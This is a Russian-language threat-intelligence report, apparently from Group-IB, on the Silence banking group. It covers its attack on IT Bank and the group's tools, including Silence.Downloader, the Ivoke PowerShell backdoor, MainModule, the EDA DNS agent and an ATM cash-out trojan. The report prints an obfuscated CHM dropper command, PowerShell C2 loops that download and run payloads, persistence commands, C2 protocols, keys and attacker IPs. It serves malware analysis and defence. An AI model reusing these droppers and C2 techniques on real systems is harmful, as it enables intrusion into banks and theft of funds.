
АТАКА НА «ИТ БАНК»

В феврале 2019 года российские СМИ[7] сообщили об атаке Silence на «ИТ Банк» (г. Омск). Сведения, которыми располагают эксперты Group-IB, дают возможность предположить, что имела место следующая цепочка событий.

16 января 2019 года группа Silence осуществила фишинговую рассылку с вредоносным вложением в виде приглашения на мероприятие для финансистов iFin-2019 (указан в разделе **«Таймлайн событий»**). Интересно, что XIX Международный Форум iFin-2019 «Электронные финансовые услуги и технологии» действительно проходил в Москве 19 и 20 февраля 2019 года, о чем организаторы сделали рассылку около 9 утра по Москве 16 января. Через несколько часов свое «приглашение» отправили Silence. Фальшивая рассылка велась от имени "Forum iFin-2019", но с адреса info@bankuco[.]com с почтового сервера mail1.bankuco[.]com [46.30.41[.]232]. Текстовые совпадения указывают на то, что в своем письме злоумышленники использовали официальный анонс-приглашение, но отредактировали его.



Во вложении к письму прикреплен ZIP-архив Priglashenie.zip (MD5 a1756302ffa230bb7e6b24f18857c730). Архив был создан 15/01/2019 в 10:43:18. Внутри архива находится файл справки Microsoft «Приглашение на конференцию 13012019.chm» (MD5 08ae8fe12d89a1aaf6b1ee7776727fd1)



После открытия CHM файла будет запущен командный интерпретатор cmd.exe с параметром:

```
C:\Windows\System32\cmd.exe /c copy C:\Windows\Syste%ALLUSERSPROFILE:~9,1%32\cmd.exe «%appdata%/dmw.exe» /Y && echo 3 >> «%appdata%/dmw.exe» && «%appdata%\dmw.exe» /c start %ALLUSERSPROFILE:~9,1%sht%ALLUSERSPROFILE:~8,1% «http://185.70.186[.]146/%ALLUSERSPROFILE:~4,4%.php»
```

В результате чего будет загружен и исполнен VB-скрипт с http://185.70.186[.]146/rogr.php

rogr.php — VB script (MD5 14732e82a6cbd108c40540314b029ee3)

После запуска VB-скрипт rogr.php выполняет следующие действия:


1. Создает директорию %APPDATA%\[knytaqojwv]{6}
2. В созданную директорию загружает http://185.70.186[.]146/nc-bank.crt «сертификат» под именем %APPDATA%\[knytaqojwv]{6}\[knytaqojwv]{6}.tmp
3. Содержимое «сертификата» %APPDATA%\[knytaqojwv]{6}\[knytaqojwv]{6}.tmp декодируется по base64 и сохраняется в %APPDATA%\[knytaqojwv]{6}\[knytaqojwv]{6}2.tmp — тоже имитирует сертификат
4. Содержимое «сертификата» %APPDATA%\[knytaqojwv]{6}\[knytaqojwv]{6}2.tmp декодируется по base64 и сохраняется в %APPDATA%\[knytaqojwv]{6}\[knytaqojwv]{6}.com, исполняемый файл

nc-bank.crt aka %APPDATA%\[knytaqojwv]{6}\[knytaqojwv]{6}.tmp (MD5 51f1b893b72821c59556b8c9958eb4a4)

%APPDATA%\[knytaqojwv]{6}\[knytaqojwv]{6}.com aka C:\ProgramData\WIN7Z\wsus.exe — Silence.Downloader aka TrueBot (MD5 edf59a111cce8ea1d09a2b4e8febdfdf)

CnC 185.70.187[.]188

Также в рамках этой кампании были выявлены рассылки с доменов bankica[.]top, bankusr[.]ru, ccrbank[.]ru, fpbank[.]ru, например, о срочном открытии корреспондентского счета в банке:



Специалистами Group-IB установлено, что почтовые адреса сотрудников «ИТ Банка» были среди получателей этих писем. Таким образом, именно эти рассылки, скорее всего, и стали точкой входа, благодаря которой Silence развил свою атаку до финального этапа — вывода денежных средств.

25 февраля 2019 на VirusTotal с российского IP-адреса вручную через веб-интерфейс была загружена программа xfs-test.exe, скомпилированная 10 февраля 2019. Данная программа предназначена для отправки команд напрямую диспенсеру банкомата, в результате выполнения которых вся наличность будет выдана. В программе остался путь до отладочной информации C:_bkittest\dispenser\Release_noToken\dispenserXFS.pdb. Имя папки "bkittest" может быть сокращением от "bank it test" и позволяет связать исследуемый файл с атакой в «ИТ Банке».

Уже через два дня после компиляции в СМИ появилась информация о хищении средств из банкоматов «ИТ Банка». В результате этой атаки банк потерял около **25 млн рублей.**

ИЗМЕНЕНИЯ В ИНСТРУМЕНТАХ

В отчете **“Silence: Moving into the darkside”**, который эксперты Group-IB впервые опубликовали в 2018 году, был приведен подробный анализ всего набора используемых группой Silence инструментов. В этой части будет рассмотрена динамика их изменения после мая 2018 года. Некоторые программы остались прежними, часть были модифицированы, чтобы более успешно обходить системы информационной безопасности. Кроме того на вооружении Silence появились новые инструменты, ранее нигде не описанные.

Новые инструменты:

1. Загрузчик Ivoke, написанный на Powershell — это первый бесфайловый модуль, который группа Silence включила в свой арсенал. Интересно отметить, что они начали использовать бесфайловый инструмент с задержкой по сравнению с другими группами. Это подтверждает «догоняющий» характер развития тактики Silence: они сначала изучают подходы других групп, а потом адаптируют их под себя.
2. EDA — Powershell агент, основанный на проектах Empire и dnscat2. Используется для управления скомпрометированной системой и позволяет командной оболочке выполнять задачи, туннелировать трафик, используя при этом протокол DNS. Использование данной программы впервые было обнаружено в марте 2019.
3. Троян для атаки через банкоматы xfs-disp.exe, который предположительно использовался в «ИТ Банке».

Изменения:

1. Логика исполнения Silence.Downloader и Silence.Main, а также команды, исполняемые ботами.
2. Добавлено шифрование в загрузчик Silence.Downloader.
3. Изменен протокол взаимодействия с CnC Silence.Main.

Связь между Silence.Downloader и FlawedAmmyy

В результате сравнительного анализа Silence.Downloader и загрузчика FlawedAmmyy было выявлено, что эти программы разработаны одним человеком.

Однако важно отметить, что на данный момент связь Silence с атаками, в которых использовался FlawedAmmyy, не доказана: инфраструктура и характер выполнения атак в обоих случаях имеют отличия. FlawedAmmyy.Downloader был замечен в атаках с разной географией и целями. Некоторые исследователи подчеркивают, что группа TA505 также использует этот инструмент для проведения своих операций.

Остались прежними: ProxyBot, ProxyBot.NET и Atmosphere.

Downloader aka TrueBot

Основной функционал Silence.Downloader — это получение и запуск исполняемого файла на зараженной машине. Адрес, по которому доступен исполняемый файл, приходит от CnC-сервера по команде оператора вручную, то есть его нельзя получить из песочницы.

Впервые Silence.Downloader (SHA1 2ee8ee6d8ca6e815d654bb96952861f3704e82e9) был замечен в августе 2017 года. Новая версия загрузчика (SHA1 974f24e8f87e6a9cce7c6873954ecab50ffa6f92) была замечена в третьем квартале 2018 года, и его функционал был значительно доработан, чтобы более эффективно обходить песочницы и решения для сетевой защиты:

- Добавлен функционал по сбору и передаче данных о зараженной машине.
- Добавлено шифрование данных, однако коммуникация между CnC-сервером шифруется не полностью. Данные о зараженной машине передаются в открытом виде.
- Урезан список поддерживаемых команд: новая версия поддерживает только скачивание и запуск исполняемых файлов.
- Удалено создание мьютекса.
- Изменен список букв дисков для генерации ID бота.
- Изменен алгоритм генерации идентификатора зараженной машины.
- Изменены пути для сохранения файлов.
- Изменены алгоритмы для генерации имен файлов.
- Изменены URL для отправки запросов.

Как и предыдущие версии, Silence.Downloader содержит большое количество вызовов функций, которые никак не влияют на поток управления программы. Анализируемое приложение начинает свою работу с задержки в 2,5 секунды, после чего происходит попытка открыть файл %APPDATA%\temps.dat.

Если указанный файл отсутствует в файловой системе, то производится сбор информации о зараженной машине путем выполнения команд в интерпретаторе командной строки cmd.exe. Результаты выполнения команд перенаправляются в файл, расположенный по пути %APPDATA%\temps.dat.

Перечень собираемой информации:

1. Список запущенных процессов.
2. Информация о текущих сеансах удаленного рабочего стола.
3. Информация о сетевых адаптерах (IP-адрес, маска подсети, адрес шлюза).
4. Имя компьютера.
5. Идентификатор зараженной машины.

Пример команд, используемых для получения необходимой информации:

```
cmd /C tasklist >> %APPDATA%\temps.dat
cmd /C qwinsta >> %APPDATA%\temps.dat
cmd /C ipconfig >> %APPDATA%\temps.dat
cmd /C hostname >> %APPDATA%\temps.dat
```

Идентификатор машины рассчитывается на основе серийного номера одного из разделов (первого, который удастся получить): «C», «D», «E», «F», «Z». Если на зараженном компьютере не существует ни одного раздела с перечисленными буквами, то в качестве серийного номера будет использована константа 0x9A449F. Для расчета идентификатора приложение складывает серийный номер одного из разделов с целочисленной константой 0x862937.

Собранная информация передается путем отправки POST-запроса на адрес 185.70.186[.]149/dns_check/logs/logpc.php. Данные о зараженной машине передаются в открытом виде. Формат POST-запроса:

```
------qwerty
Content-Disposition: form-data; name="program"

<BOTID>
------qwerty
Content-Disposition: form-data; name="file"; filename="%APPDATA%\temps.dat";
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

<COLLECTED_INFO>

------qwerty--
```

```
POST /dns_check/logs/logpc.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----qwerty
Host: 185.70.186.149
Content-Length: 4541
Cache-Control: no-cache

------qwerty
Content-Disposition: form-data; name="program"

[redacted]
------qwerty
Content-Disposition: form-data; name="file"; filename="C:\Users\[redacted]\AppData\Roaming\temps.dat";
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0        540 K
smss.exe                       252 Services                   0        812 K
csrss.exe                      320 Services                   0      3,132 K
wininit.exe                    360 Services                   0      3,348 K
csrss.exe                      368 Console                    1      4,288 K
winlogon.exe                   396 Console                    1      5,180 K
services.exe                   456 Services                   0      6,460 K
lsass.exe                      464 Services                   0      6,808 K
lsm.exe                        472 Services                   0      2,856 K
svchost.exe                    580 Services                   0      6,324 K
```

Если файл %AppData%\temps.dat присутствует в файловой системе, то программа добавит себя в автозагрузку системы. Закрепление в системе происходит путем выполнения команды в интерпретаторе командной строки cmd.exe. Текст команды зашифрован по ключу **PikeJaXyzeUawuma** (алгоритм расшифровки / декодирования: BASE64 → URL → RC4 → URL). После расшифровки данных будет доступна следующая команда:

```
/C REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "WinNetwork Security" /t
REG_SZ /d "%s" /f
```

Процесс закрепления в системе зависит от наличия процесса "avp.exe". Если указанного процесса в системе нет, то приложение создаст собственную копию (при условии отсутствия файла) по пути %PROGRAMDATA%\svconhost.exe и удалит альтернативный поток данных по пути %PROGRAMDATA%\svconhost.exe:Zone.Identifier. Если указанный процесс есть, то приложение добавит в автозагрузку текущее расположение.

После завершения сбора информации о зараженном компьютере или закрепления в системе приложение переходит в режим ожидания дальнейших действий от управляющего сервера. Для этого формируется GET-запрос, в котором отправляются следующие данные: идентификатор зараженной машины, версия операционной системы и разрядность операционной системы. После получения необходимых данных создается следующая строка:

```
n=<botid>&o=<OS_VERSION>&a=<PROC_ARCH>
```

Ниже представлено описание передаваемых параметров:

- Параметр botid, представляет идентификатор зараженной машины.
- Параметр OS_VERSION может быть одним из следующих значений:
    - UNKN
    - 2000
    - XP
    - S2003
    - VISTA
    - S2008R2
    - S2008
    - WIN7
    - WIN8
    - WIN81
    - WIN10
- Параметр PROC_ARCH принимает одно из следующих значений:
    - 64
    - 32

Сформированная строка шифруется по ключу **FKh23yu7T*&^@#** и отправляется на адрес 185.70.186[.]149/dns_check/dns.php?dns=<ENC_STR>, алгоритм шифрования и кодирования данных: URL → RC4 → URL → BASE64.

Программа отправляет описанный выше запрос к серверу с интервалом 2 минуты, в ответ сервер должен отправить команду. Сообщения от сервера приходят в зашифрованном виде. Для расшифровки используется ключ — **FKh23yu7T*&^@#**. Обработка сообщений от сервера начинается, только если длина сообщения превышает 10 символов.

Если расшифрованная строка начинается с "http://", то будет произведена загрузка полезной нагрузки с сервера. Полученное содержимое сохраняется в файл с именем %APPDATA%\[0-9a-f]{8}.dates. Имя файла генерируется случайным образом и представляет 4-байтовое число, записанное в шестнадцатеричной системе счисления. Функция из Windows API — CoCreateGuid() — генерирует 128-битное число.

Результат работы функции записывается в структуру GUID. Приложение использует только часть полей из этой структуры. В результате число рассчитывается по следующей формуле: GUID.Data1 * GUID.Data2 - GUID.Data3 + 0xCB6. Ниже представлено формальное определение структуры GUID:

```
typedef struct _GUID {
    DWORD Data1;
    WORD  Data2;
    WORD  Data3;
    BYTE  Data4[8];
};
```

Полученные данные зашифрованы ключем **jgsi23894uhnfjusiof**. После расшифровки данные записываются в файл %APPDATA%\ CHROME-[0-9a-f]{8}.exe. Для генерация 4-байтового числа также используется функция CoCreateGuid().

Формула для расчета отличается от предыдущего варианта и выглядит следующим образом: GUID.Data1 * GUID.Data2 - GUID.Data3 + 0xD435. После расшифровки и записи в файл зашифрованная версия файла (%APPDATA%\[0-9a-f]{8}.dates) будет удалена. Если расшифрованный файл начинается с “MZ”, то приложение запускает его.

Ivoke

Ivoke-бэкдор — полностью бесфайловый троян, его основная задача — собрать сведения о зараженной системе и загрузить следующую стадию по команде от управляющего сервера.

Так **21 мая 2019 года** была осуществлена вредоносная рассылка от имени клиента банка с просьбой заблокировать карту. К письму был прикреплен зашифрованный архив 7z Novikov.7z (SHA1 e22d5170981b8150dd08eda9b7eca7f5317247af), в котором находился ярлык "Statement_180619.docx.lnk" (SHA1 4d0d5ecaea133dbcc603119a5271796bfe371036).

Далее осуществлялась следующая последовательность действий: ярлык запускал MSHTA.exe → он запускал командный интерпретатор cmd.exe → он запускал powersherll.exe и выполнял загрузку и исполнение удаленного PS-скрипта по адресу http://193.109.69[.]5/gggm/upl/txt.

Текст письма, использование легитимных почтовых серверов, а также файла с расширением .lnk свидетельствуют о том, что за рассылкой стоит преступная группа Silence. Помимо этого, сервер 193.109.69[.]5 арендован в Hostkey, который также часто используется этой группой.

Для загрузки первичного бэкдора ReconModule, отвечающего за сбор информации, используется заголовок:

```
User-Agent: M/5.18
```

В результате запуска ярлыка будет загружен и исполнен Powershell-скрипт txt.ps1 (SHA1 f858c23c03a598d270eba506f851fb14685809fd), отвечающий за сбор информации о системе и загрузку следующей стадии. К сожалению, следующую стадию получить не удалось. Txt.ps1 классифицируется как APT.Silence.Ivoke.ps backdoor и является аналогом Silence.Downloader, не хранится на диске и хостится в памяти.

```
$osv = [Environment]::OSVersion.Version
$chksm = "$($osv.Major)"+"$($osv.Minor)"+"$($osv.Build)"+"$(([System.Diagnostics.Process]::GetCurrentProcess()).Id)";

$gate = "http://193.109.69.5/gggm/book.php"
function Get-Filename{ ...
}

function Ivoke-SendData { ...
}
 function Get-Sysinfo { ...
}
$i = 0
function Ivoke-DropFile { ...
}

while($true){
    $sysinf =   Get-Sysinfo
    $syssnd =   "info|$chksm|$sysinf"
    $rcva = Ivoke-SendData -sdata $syssnd
    while ($i -ne 25){
        $rcva = Ivoke-SendData -sdata "ping|$chksm"
        if ($rcva.length -gt 10){
            if ($rcva -eq "doneyyyyyyyyaa"){
                Exit 0
            }
            $saveplace = Get-Filename
            $bd = [Convert]::FromBase64String($rcva)
            if ($(Ivoke-DropFile -Data $bd -Place $saveplace) -eq "0"){
                Start-Process -FilePath "$saveplace" -PassThru
            }
        }
        $i = $i + 1
        Start-Sleep -Seconds $(Get-Random -Maximum 10)
    }
    $i = 0;
}
```

Программа после запуска регистрируется POST-запросом на управляющем сервере http://193.109.69[.]5/gggm/book.php, куда отправляет информацию о системе в следующем формате:

```
info|<мажорный номер ОС><минорный номер ОС><номер билда ОС><PID>|<мажорный номер ОС>|<минорный номер ОС>|<минорный номер ОС>|0|<имя машины>|<имя пользователя>|<0 - если 32-битная ОС, 1 - если 64-битная ОС>


Пример: info|6176011233|6|1|1|0|Computer-NAME|User-name|0
```

Строка <мажорный номер ОС><минорный номер ОС><номер билда ОС><PID> используется как ID бота. Далее каждые 25 секунд программа опрашивает управляющий сервер на получение второй стадии, осуществляя POST-запрос:

```
ping|<мажорный номер ОС><минорный номер ОС><номер билда ОС><PID>
Пример: ping|6176011233
```

Если в ответ от сервера вернется строка "doneyyyyyyyyaa", то процесс завершится, так как машина не представляет интереса для атакующего. В противном случае будет получен ответ, который будет раздекодирован по base64, сохранен в директорию и исполнен %TEMP%\<мажорный номер ОС><минорный номер ОС><номер билда ОС><PID>.exe.

MainModule aka Silence

Программа Silence.MainModule предназначена для удаленного управления скомпрометированной системой, и может загружать и запускать файлы с удаленных узлов сети, исполнять команды в командной оболочке, а также отправлять локальные файлы на управляющий сервер. Для сравнения были рассмотрены следующие версии:

- промежуточная версия (SHA1 c59cb38bcada36d8c7a671642146ff39f1f49693), обнаруженная в ноябре 2018 года;
- последняя версия (SHA1 1477b18e917c295df9b3c5624e91057999a3f2b6), использовавшаяся в атаках в начале 2019 года;
- более ранние версии Silence.MainModule 2017 года (учтены только в сравнительной таблице в конце главы).

Описание и функционал версии 2019 года

Silence.MainModule — классический троян для удаленного управления системой, предоставляющий доступ к командной оболочке CMD.EXE с возможностью загружать файлы с удаленных узлов на компьютер и выгружать файлы с компьютера на удаленный сервер.

В промежуточной версии по сравнению с образцами 2017 года была добавлена команда на отправку файлов из скомпрометированной системы на управляющий сервер, а в конце 2018 года были изменены написания команд — раньше они представляли собой русские слова, набранные на английский раскладке.

Сетевое взаимодействия выполняется с помощью протокола HTTP и GET-запросов. Исследуемый файл выполняет первый запрос <request1> на CnC вида http://<cnc>/showthread.php?yz=1.

```
Пример запроса: "http://185.29.10[.]26/showthread.php?yz=1"
```

На первый запрос клиента CnC отправляет ответ сервера <response1>, который является идентификатором клиента согласно отладочной информации файла:

```
GET /showthread.php?yz=1 HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0)
Host: 185.29.10[.]26
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Content-Type: Tex/ascii
Date: Thu, 29 Nov 2018 22:23:08 GMT
Connection: keep-alive
Transfer-Encoding: chunked
1543530188357
```

Путь до скрипта, имена параметров (yz=) и user-agent могут изменяться, чтобы затруднить обнаружение взаимодействия средствами анализа сетевого трафика.

Далее исследуемый файл отправляет второй запрос <request2> на CnC вида "http://cnc/showthread.php?yz=2&alphayz=<response1>", где <response1> — это ответ сервера на <request1>

Пример:

```
GET /showthread.php?yz=2&alphayz=1543530188357 HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0)
Host: 185.29.10[.]26
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Content-Type: Tex/ascii
Date: Thu, 29 Nov 2018 22:23:08 GMT
Connection: keep-alive
Transfer-Encoding: chunked

loikjhu
```

CnC на такой запрос отдает одну из поддерживаемых команд, списки типов соединения и команд приведены в таблицах ниже.

Тип соединения	Описание	Пример запроса клиента на CnC
Connect1	Первичный отстук бота на CnC	http://185.29.10[.]26/showthread.php?yz=1
Connect2	Запрос команд	http://185.29.10[.]26/showthread.php?yz=2&alphayz=1234567890
Connect3	Отправка результатов исполнения команд	http://185.29.10[.]26/showthread.php?yz=2&alphayz=1234567890&betayz=aaaaabbbbccc

Команда	Тип команды	Описание	Пример использования
nviodgs	reconnect	Завершает работу командного интерпретатора, очищает все временные данные, выполняет "с нуля" первое соединение с CnC.	nviodgs
cbthds	restart	Завершает работу командного интерпретатора и заново его перезапускает.	cbthds
loikjhu	notasks	Не выполнять никаких действий.	loikjhu
#ipsum	upload	Отправить заданный файл на CnC	#ipsum c:\some_file.exe
#lorem	wget	Скачать файл с удаленного узла и сохранить в текущем каталоге.	#lorem http://84.38.134[.]103/f.exe 1.exe
power\n	shell	Запуск командного интерпретатора.	power\n
\n<cmd>	run	Запуск произвольной команды ОС командным интерпретатором	\nipconfig

Расширенные описания команд:

- “restart” предназначена для перезапуска командного интерпретатора, если текущая консоль, например, зависла;
- “shell” запускает новый невидимый экземпляр командного интерпретатора ОС, который далее будет использован для скрытного запуска команд (последняя строка в таблице выше) на зараженной машине;
- “wget” предназначена для доставки на ПК файлов с удаленных узлов. Позволяет указать, какой файл загрузить и под каким именем его сохранить. Сохранение происходит в текущий каталог, откуда был запущен исполняемый файл бекдора. В новой версии файла команда не запускается, если ей на вход была передана строка длиной менее 72 символов;
- “wput” используется для отправки содержимого указанного локального файла на управляющий сервер.

Если не была получена ни одна из управляющих команд CnC, то соединение может быть повторно выполнено сразу, с задержкой 1, либо 10 секунд, и так в цикле. Считанные данные кодируются с помощью алгоритма кодирования с собственным алфавитом "AiL7alm3BzpxbZq0CKs5cYU1Dkt-dVw.Elr9eNW_FnT8fOu4GoS,gvR6HMQ2hyPX" и затем отправляются на CnC.

Несмотря на то, что в алгоритме кодирования используется генерация случайных данных, результирующие закодированные данные могут быть декодированы на сервере злоумышленником, так как:

1. У генератора случайных данных мало энтропии (генерируются только числа от 0 до 3).
2. Генератор специально создан таким образом, чтобы случайные данные можно было исключить из-за формулы (поскольку результат умножения всегда будет кратен 4, а случайные данные всегда меньше 4).

Каждый символ исходных данных кодируется в два символа закодированных данных, используя разные арифметические операции (формулы). Это позволяет декодировать исходные данные с помощью решения системы уравнений.

Шифрование результата исполнения команды осущесвляется по приведенной ниже таблице соответствия:

P	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
C	AiL7	alm3	Bzpx	bZq0	CKs5	cYU1	Dkt-	dVw	Elr9	eNW	FnT8	fOu4	GoS	gvR6	HMQ2	hvPX

Как видно из таблицы, каждому значению из P однозначно соответствует значение из C, при этом элементы C — строки из 4 символов. Учитывая, что каждый символ из алфавита "AiL7alm3BzpxbZq0CKs5cYU1Dkt-dVw.Elr9eNW_FnT8fOu4GoS,gvR6HMQ2hyPX" принадлежит только одной строке из C, то можно произвести обратимое преобразование:

P[index] = C[index][random % 4]

Рассмотрим пример: допустим, необходимо зашифровать символ 7, **hex(«7») = 0x37**.

Программа разбивает число на 3 и 7. Вначале она кодирует символ 7, выбирая из строки "dVw." любой символ (пусть будет «V»). После этого кодирует символ 3, выбирая кодирующий символ уже из строки "bZq0" (пусть будет «0»). Таким образом, программа закодировала символ «7» строкой «V0».

Алгоритм шифрования в исследуемой программе:

```
v27 = index & 0xF;
lowStringLen = customAlphabet[index & 0xF].endAddress - customAlphabet[index & 0xF].startAddress;
lowString = &customAlphabet[v27];
randomElement1 = rand();
ppstm->lpVtbl->Write(ppstm, (randomElement1 % lowStringLen + lowString->startAddress), 1, 0);
highString = &customAlphabet[(plainSymbol >> 4) & 0xF];
highStringLen = customAlphabet[(plainSymbol >> 4) & 0xF].endAddress - highString->startAddress;
randomElement2 = rand();
result = ppstm->lpVtbl->Write(ppstm, (randomElement2 % highStringLen + highString->startAddress), 1, 0);
```

Программа может записывать произвольную строку в файл gxftcp.dat в текущем каталоге (откуда был запущен исследуемый файл). В этой строке содержатся адрес и порт прокси-сервера (в текстовом виде), которые использовались более ранними семплами для проксификации трафика на CnC. Примечательно, что в новой версии есть только код записи в файл, а кода чтения прокси и использования прокси для сетевого взаимодействия больше нет.

Сравнение с версией 2018 года

Исходя из бинарного сравнения кода разных версий утилитой BinDiff, новая версия на 68% состоит из кода, используемого в старой версии. В новой версии файла было обнаружено 349 новых функций, только 56 из которых имели количество инструкций больше 50.

Таким образом, новая версия является перекомпилированной старой версией. Внесенные изменения описаны в таблице ниже.

Характеристика	Значение для версии 2017 года	Значение для промежуточной версии	Значение для новой версии
Формат приложения	Исполняемый файл-служба под названием "Default monitors"	Исполняемый файл-служба под названием "Default monitors"	Простой исполняемый файл
Секция Debug Data	Да	Нет	Нет
Наличие отладочного вывода OutptDebugStringA\W	Да	Нет	Нет
Шифрование настроек и ключевых строк	Нет	Да	Да
Обрабатываемые команды	htrjyytrn, htcnfhn, ytnpflfx, #wget, shell, run	Те же команды+#wput	nviodgs, cbthds, loikjhu, power, #lorem, #ipsum
Параметры запроса Connect1	index.php?xy=1	index.php?xy=1	showthread.php?yz=1
Параметры запроса Connect2	index.php?xy=2&axy=[x]	index.php?xy=2&axy=[x]	showthread. php?yz=3&alphayz=[x]
Параметры запроса Connect3	index. php?xy=2&axy=[x]&bxy=[y]	index. php?xy=2&axy=[x]&bxy=[y]	showthread. php?yz=2&alphayz=[x]&betayz=[y]
Поддержка прокси	Да	Да	Нет
Был использован файл «gxftcp.dat»	Нет	Да	Да
User-Agent	\r\n\r\n	Microsoft Internet Explorer	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0)
Кодирование данных от бота на бекенд	Есть кодирование	Код был немного изменен, но алгоритм не претерпел изменений	Без изменений
Используемая для сетевого взаимодействия библиотека	Winhttp	Winhttp	Wininet

EDA

23 июня 2019 года специалисты Group-IB зафиксировали атаки на банки Чили, Коста Рики, Ганны и Болгарии. В атаках использовался новый инструмент, догружаемый основным трояном Silence.Main и основанный на публичных проектах для тестирований на проникновение Empire (https://github.com/EmpireProject/Empire) и dnscat2 (https://github.com/lukebaggett/dnscat2-powershell/blob/master/dnscat2.ps1). Инструмент получил название EmpireDNSAgent или просто EDA.

Файл lisk.ps1 (SHA1 f88d4e44d85ef3acc24c8b459c68915c76e792ed) является скриптовым сценарием Powershell и классифицируется как APT.Silence.EDA.ps1-агент. Программа предназначена для удаленного управления скомпрометированной системой по DNS-протоколу и обрабатывает следующие команды: смена адреса управляющего сервера, загрузка файла из сети, отправка локального файла на управляющий сервер, исполнение команд в командной оболочке cmd.exe, сбор сведений о системе, перезагрузка и выключение системы, туннелирование трафика.

```
        switch ($cmd) {
            dir {
            }
            ipconfig {
            }
            tasklist {
            }
            getpid { $output = [System.Diagnostics.Process]::GetCurrentProcess() }
            route {
                if (($cmdargs.length -eq '') -or ($cmdargs.lower() -eq 'print')) {

                }
                else { $output = route $cmdargs }
            }
            whoami { $output = [Security.Principal.WindowsIdentity]::GetCurrent().Name }
            hostname {
                $output = [System.Net.Dns]::GetHostByName(($env:computerName))
            }
            reboot { Restart-Computer -force }
            shutdown { Stop-Computer -force }
            default {
            try{
                if ($cmdargs.length -eq '') { $output = IEX $cmd }
                else { $output = IEX "$cmd $cmdargs" }
            }
            catch [System.Management.Automation.ActionPreferenceStopException] {
                 $output = "[!]Exception in execution..."
                }
            }
        }
        $output = ($output | Format-Table -wrap -AutoSize | Out-String)
        Write-Output $output
        return
}
```

```
    if ($Session["RemainingBytes"] -eq 0) {
        switch ($Session["CommandId"])
        {
            "0000"
            {
            }
            "0001"
            {
            }
            "0002" # Change c&c
            {
            }
            "1000" # TUNNEL_CONNECT
            {
            }
            "0003" # COMMAND_DOWNLOAD
            {
            }
            "0004" # COMMAND_UPLOAD
            {
            }
            "1001" # TUNNEL_DATA
            {
            }
            "1002" # TUNNEL_CLOSE
            {
                try {
                    $TunnelId = $Session["CommandFields"]
                    $Session = Close-Dnscat2Tunnel $Session $TunnelId
                } catch { }
            }
        }
    }

    return $Session
}
```

В EDA реализовано всего 24 функции, из которых 23 — из dnscat2 с некоторыми изменениями (всего в dnscat2 их 37), а еще одна — это обработчик команд из Empire.

Взаимодействие с CnC происходит через командную утилиту nslookup. Агент обращается за TXT-записью на DNS-сервер оператора, после чего получает команду на исполнение. В отличие от dnscat2, здесь не используются криптографические алгоритмы, и информация лишь кодируется. Таким образом, канал между агентом и сервером ограничен 255 символами. А учитывая, что в эти 255 символов входит сам домен, точки между каждым блоком в 64 символа (максимальная длина поддомена), и всё это кодируется в hex, то выходит, что за запрос сервер может принять от клиента примерно 120 байт данных.

Функция, отвечающая за отправку данных и получения команд от сервера, представлена на рисунке ниже.

```
$tries = 0;
$LookupType = "TXT"
$Packet = Add-DNSDots $Packet
$Packet += ("." + $Domain)
$Command = ""
$Done = $False
while (($Done -eq $False) -and ($tries -lt 10)){
    if ($DNSServer -ne ""){
        $Command = ("set type=$LookupType`nserver $DNSServer`nset retry=1`n" + $Packet + "`nexit")
    }
    else{
        $Command = ("set type=$LookupType`nset retry=1`n" + $Packet + "`nexit")
    }
    $result = ($Command | nslookup 2>&1 | Out-String)
    if ($result.Contains('"')) {
        $Done = $True
        $result = ([regex]::Match($result.replace("bio=",""),'(?<=")[^"]*(?=")').Value)
    }
    $tries = $tries + 1;
}
if ($Done) {
    return $result
}
return 1
```

xfs-disp.exe

25 февраля 2019 года из России на VirusTotal по веб-интерфейсу был залит файл вредоносной программы, предназначенной для атаки на банкоматы, дата компиляции — 10 февраля 2019.

В файле указан путь к проекту на машине разработчика: C:_bkittest\dispenser\Release_noToken\dispenserXFS.pdb

Программа позволяет:

- получать информацию о разных устройствах банкомата и выводить ее администратору либо в окно на экране, либо в файл журнала;
- подменять данные о кассетах ATM;
- выводить наличность из банкомата.

Вредоносная программа перебирает все активные процессы (кроме собственного), если в них подгружена dll msxfs.dll, выполняет инжект кода в этот процесс.

- Перечисление процессов выполняется с помощью функций Process32FirstW и Process32NextW.

- Перечисление загруженных модулей в процессах выполняется с помощью функций OpenProcess, EnumProcessModulesEx и GetModuleFileNameExA.

